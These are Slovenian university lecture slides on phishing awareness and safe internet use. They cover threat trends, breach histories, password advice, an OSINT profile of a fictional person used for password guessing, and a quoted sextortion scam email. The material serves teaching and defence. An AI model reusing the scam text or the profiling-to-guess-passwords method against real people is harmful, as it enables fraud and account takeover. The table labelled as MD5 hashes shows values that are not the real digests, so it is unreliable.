NAČRT ZA OKREVANJE IN ODPORNOST

50 let Univerza v Mariboru

REPUBLIKA SLOVENIJA
MINISTRSTVO ZA VISOKO ŠOLSTVO, ZNANOST IN INOVACIJE

Financira Evropska unija
NextGenerationEU

GO-LIX

Varna uporaba interneta / Prepoznavanje in preprečevanje phishing napadov

Boštjan Špehonja

Predstavitev - Boštjan Špehonja

- CEO @GO-LIX d.o.o.
- Founder @PHISHSTRIKE
- Co-Founder @SICEH
- Predavatelj @GEA COLLEGE
- Vodja poglavja OWASP Ljubljana
- Član izvršnega odbora SeKV na GZS
- Gostujoči strokovnjak @Univerza v Mariboru
- 15 let izkušenj s področja etičnega hekanja in kibernetske varnosti

Doseženi strokovni nazivi:

- Certified Ethical Hacker – Master (CEH Master)
  - Certified ethical hacker
  - Certified ethical hacker practical
- Certified Network Defense Architect (CNDA)
- Practical Network Penetration Tester (PNPT)
- CompTIA Security Analytics Professional – CSAP
- CompTIA Secure Infrastructure Expert - CSIE
- CompTIA Security Analytics Expert (CSAE)
  - CompTIA Security+
  - CompTIA CySA+
  - CompTIA Advanced Security Practitioner ce (CASP+)
  - CompTIA Pentest+

Agenda


- Kibernetske grožnje, najaktualnejši trendi in ranljivosti EU in SLO
- Vrste napadov na organizacije in zaposlene
- Najpogostejše tehnike napadalcev preko socialnega inženiringa

- Napotki kako se zaščititi
- Priporočila varne uporabe interneta

GO-LIX

Kibernetske grožnje EU

Figure 2: Breakdown of analysed incidents by threat type (July 2023 till June 2024)



Vir: https://www.enisa.europa.eu/publications/enisa-threat-landscape-2024
https://www.isaca.org/state-of-cybersecurity-2023


Vrste groženj:

- Ransomware in grožnje, ki vplivajo na razpoložljivost
- Vohunska zlonamerna programska oprema
- **Socialni inženiring – vishing, smishing, phishing**
- Ogrožanje dosegljivosti – DDOS/DOS napadi
- Manipulacija z informacijami
- Napadi na dobavno verigo
- Ranljivosti ničtega dne (0-day)
- …

GO-LIX

Kibernetske grožnje v SLO


Na SI-CERT so v prvi polovici leta 2025 obravnavali skupno 2593 incidentov, kar je **24-odstotni porast** v primerjavi s pr vo polovico leta 2024



Število kibernetskih incidentov, ki jih je v letih 2008-2024 obravnaval SI-CERT

GO-LIX

Omrežje organizacije



GO-LIX

Kibernetske prevare – odzivi iz terena

- V našem podjetju nimamo nobenih zanimivih podatkov
- Za napadalce nismo zanimivi
- Nebi nas skrbelo, tudi če nam vdrejo ter poberejo vse podatke
- Za našo informacijsko varnost je odgovoren zunanji izvajalec
- Za našo informacijsko varnost je odgovoren informatik
- ...

Za informacijsko varnost je odgovoren

vsak posameznik!

GO-LIX

Tipi napadov po usmerjenosti (podjetja ali osebe)

Masovni napadi

- Napadalec ne ve ničesar o žrtvi
- Masovno vdira v sisteme na spletu
- Upa na čim večjo uspešnost
- Ne zanima ga vase poslovanje in vaši podatki

Ciljano usmerjeni napadi

- Napadalec preuči žrtev
- Ciljano napade organizacijo
- Upa na uspešnost
- Zainteresiran je za vaše podatke

GO-LIX

Tipi napadov po usmerjenosti

Masovni napadi

SLOVENIJA

Napad na HSE: znova primer malomarnega ravnanja z digitalno varnostjo?

Ljubljana, 27.11.2023, 14:05 | Posodobljeno pred 6 dnevi

PREDVIDEN ČAS BRANJA: 5 min

AVTOR M.V. / J.T.

KOMENTARJI 24

Holding Slovenske elektrarne se še vedno pobira po enem največjih kibernetskih napadov v zgodovini Slovenije. Neuradno smo izvedeli, da gre za zelo podobno zgodbo kot v primeru napada na Upravo RS za zaščito in reševanje, kjer je bila praksa varovanja podatkov zelo slaba. Tudi v HSE naj bi imeli gesla shranjena v 'oblaku', od koder so jih napadalci pobrali in zaklenili dostope. Po naših informacijah za napadom stojijo akterji, povezani s tujo državo, uporabljen pa je bil izsiljevalski virus Rhysida.

Ciljano usmerjeni napadi

SLOVENIJA

Je bil hekerski napad na MZZ delo državnih hekerjev?

Ljubljana, 08.04.2023, 9:26 | Posodobljeno pred 8 meseci

PREDVIDEN ČAS BRANJA: 3 min

AVTOR STA

KOMENTARJI 42

Težko je ugotoviti, kdo stoji za kibernetskimi napadi, o kakršnem so v petek poročali z ministrstva za zunanje in evropske zadeve, je pa mogoče reči, da tovrstne napade pogosto izvajajo ekipe zelo dobro usposobljenih hekerjev, ki so lahko sponzorirane od

GO-LIX


Tipi napadov

Notranja grožnja?

Naključna tarča ali prstni odtis

GO-LIX

Pregled informacij iz javnih virov




- Podatki o zaposlenih
- Podatki o podjetju

- Podatki o elektronskih naslovih
- Podatki o IKT infrastrukturi podjetja

- Podatki, ki bi nam prišli kakorkoli prav pri izrabi procesov, tehnologije in ljudi pri naši tarči

GO-LIX

Spletni iskalniki




Elektronski naslovi

- Zakaj pride do neželene elektronske pošte

  - Javno objavljeni elektronski naslovi
  - Registracija v spletne storitve
  - Kraja gesel
  - Vdor v elektronski predal prejemnika našega sporočila

GO-LIX

Prijava v spletne storitve – registracijski obrazec



Password	Hash Function	Database (Hex MD5 Hash)
123456	Hash = H(password)	8531ab28b1ffc32016b5f38e7f650f7b
123456789	Hash = H(password)	4b9ff53081aee2b193e85a007c5bdf34
qwerty	Hash = H(password)	c45a108d730a41f40ff525b5a3b039bb
password	Hash = H(password)	0c6975129201c9956a91428a952923c4

GO-LIX

Vdor v spletne strain ter aplikacije

Adobe

Date: October 2013
Impact: 153 million user records
Details: As reported in early October of 2013 by security blogger Brian Krebs, Adobe originally reported that hackers had stolen nearly 3 million encrypted customer credit card records, plus login data for an undetermined number of user accounts.

Adult Friend Finder

Date: October 2016
Impact: 412.2 million accounts
Details: This breach was particularly sensitive for account holders because of the services the site offered. The FriendFinder Network, which included casual hookup and adult content websites like Adult Friend Finder, Penthouse.com, Cams.com, iCams.com and Stripshow.com, was breached in mid-October 2016. The stolen data spanned 20 years on six databases and included names, email addresses and passwords.

eBay

Date: May 2014
Impact: 145 million users
Details: eBay reported that an attack exposed its entire account list of 145 million users in May 2014, including names, addresses, dates of birth and encrypted passwords. The online auction giant said hackers used the credentials of three corporate employees to access its network and had complete access for 229 days—more than enough time to compromise the user database.

LinkedIn

Date: 2012 (and 2016)
Impact: 165 million user accounts
Details: As the major social network for business professionals, LinkedIn has become an attractive proposition for attackers looking to conduct social engineering attacks. However, it has also fallen victim to leaking user data in the past.

In 2012 the company announced that 6.5 million unassociated passwords (unsalted SHA-1 hashes) were stolen by attackers and posted onto a Russian hacker forum. However, it wasn't until 2016 that the full extent of

Marriott International

Date: 2014-18
Impact: 500 million customers
Details: Marriott International announced in November 2018 that attackers had stolen data on approximately 500 million customers. The breach initially occurred on systems supporting Starwood hotel brands starting in 2014. The attackers remained in the system after Marriott acquired Starwood in 2016 and were not discovered until September 2018.

MySpace

Date: 2013
Impact: 360 million user accounts
Details: Though it had long stopped being the powerhouse that it once was, social media site MySpace hit the headlines in 2016 after 360 million user accounts were leaked onto both LeakedSource (a searchable databased of stolen accounts) and put up for sale on dark web market The Real Deal with an asking price of 6 bitcoin (around $3,000 at the time).

GO-LIX

Vaši podatki v rokah napadalcev

- Ime in priimek
- Ulica in hišna številka
- Elektronski naslov
- Geslo
- Telefonska številka
- Ostali podatki, ki ste jih zaupali

- Ne uporabljajte službene elektronske pošte za vpis v zasebne storitve
- Uporabljajte različna gesla za službene ter zasebne namene
- Ko uporabljate spletne storitve ne pozabite na zasebnost!

GO-LIX

OSINT Uporabnika

- https://www.youtube.com/watch?v=gYlPcmwSdm0

GO-LIX

OSINT Uporabnika

Ime:	Miha
Priimek:	Vzorec
Rojstni datum:	23.06.1979
Žena:	Alenka
Služben elektronski naslov:	miha.vzorec90@gmail.com
Starost:	44 let
Število otrok:	2 – Tim in Mark
Stanujoč:	Ljubljana, prava pot 1a
Hišni ljubljenček:	Zlati prinašalec - Rex
Zaposlitev:	Računovodja v podjetju Vzorec d.o.o.
Glavna poslovna stranka:	GO-LIX d.o.o.
Hobiji:	plavanje, kolesarstvo, ribolov, smučanje
Uporabljene naprave:	MacBook AIR 13.3“ Laptop – Apple M1
	Samsung – 55“ Class 7 Series LED 4k UHD

Kakšno geslo za elektronsko pošto bi lahko imel Miha?

GO-LIX

Uporabljajte varna in močna gesla

- 12 znakov ali več
- Vsbuje velike in male črke
- Vsbuje vsaj eno številko
- Vsebuje vsaj 1 poseben znak (!”#$%&/()=?*)
- Ne vsebuje besede iz slovarja (slo-ang)
- Ne vsebuje zaporednih kombinacij (1234, 1111, ..)
- Ne vsebuje imena hišnih ljubljenčkov in družinskih članov
- Izogibajmo se rojstnim dnevom in letnicam

GO-LIX

Uporabljajte varna in močna gesla

Varna gesla in redne menjave??


- Poletje2024!
- Jesen2024!
- Zima2024!
- Pomlad2025!
- Poletje2025!


…


GO-LIX

Socialni inženiring

Koliko je vseh scenarijev prevar s socialnim inženiringom?







GO-LIX

Nevarnosti elektronske pošte

1. Povezava

2. Priponka

3. Odtujitev osebnih podatkov

GO-LIX

Zlonamerna elektronska pošta

1. **Finančne transakcije ali nakazilo**: želimo vam nakazati veliko denarja.
   Prosimo, poravnajte stroške transakcije!

2. **Kraja osebnih podatkov**: zadeli ste na loteriji.
   Izpolnite podatke, da vam pošljemo nagrado!

3. **Kraja gesel:** preverite pravilnost podatkov, ki jih hrani vaša banka.
   Kliknite tukaj, da se prijavite!


4. **Okužba računalnika:** imate neplačan račun.
   Prenesite in odprite priponko, da ga preverite!

5. **Lažno izsiljevanje:** vdrli smo vam v računalnik ter vas posneli pri gledanju porno grafske vsebine Nakažite nam denar preko virtualne valute (bitcoin)

6. **Lažna prijava na novice:** Kliknite na povezavo in sledite navodilom.

GO-LIX

Phishing sporočila - izsiljevanje



Your password is "Miha.Postar23+" Inbox ×

Miha Poštar <miha.postar23@gmail.com>
to me

from: **Miha Poštar** <miha.postar23@gmail.com>
to: Miha Poštar <miha.postar23@gmail.com>
date: Jun 13, 2023, 11:16 AM
subject: Your password is "Miha.Postar23+"
mailed-by: gmail.com
: Important mainly because it was sent directly to you.

This a … vord is "Miha.Postar23+"

You d… …g this electronic message, right?

I'm a h…

It will … …y not possible, because I forwarded you this message using YOUR account that I've hacked.

I have set up malware soft on the adult videos (porn) site and suppose you have enjoyed this website to enjoy it (you know what I want to say).

When you were watching videos, your internet browser started out functioning like a RDP (Remote Control) having a keylogger which granted me the ability to access your desktop and camera.

Next step, my software programgotall data.

You have put passwords on the web services you visited, and I sniffed them.

Needless to say, you could possibly change each of them, or have already modified them.

Even so it does not matter, my spyware renews information every 5 minutes.

What actually did I do?

I generated a reserve copy of the system. Of each file and contact lists.

I formed a dual-screen video file. The 1 part reveals the video you had been observing (you have got the perfect taste, wow…), and the 2nd part shows the video from your camera.

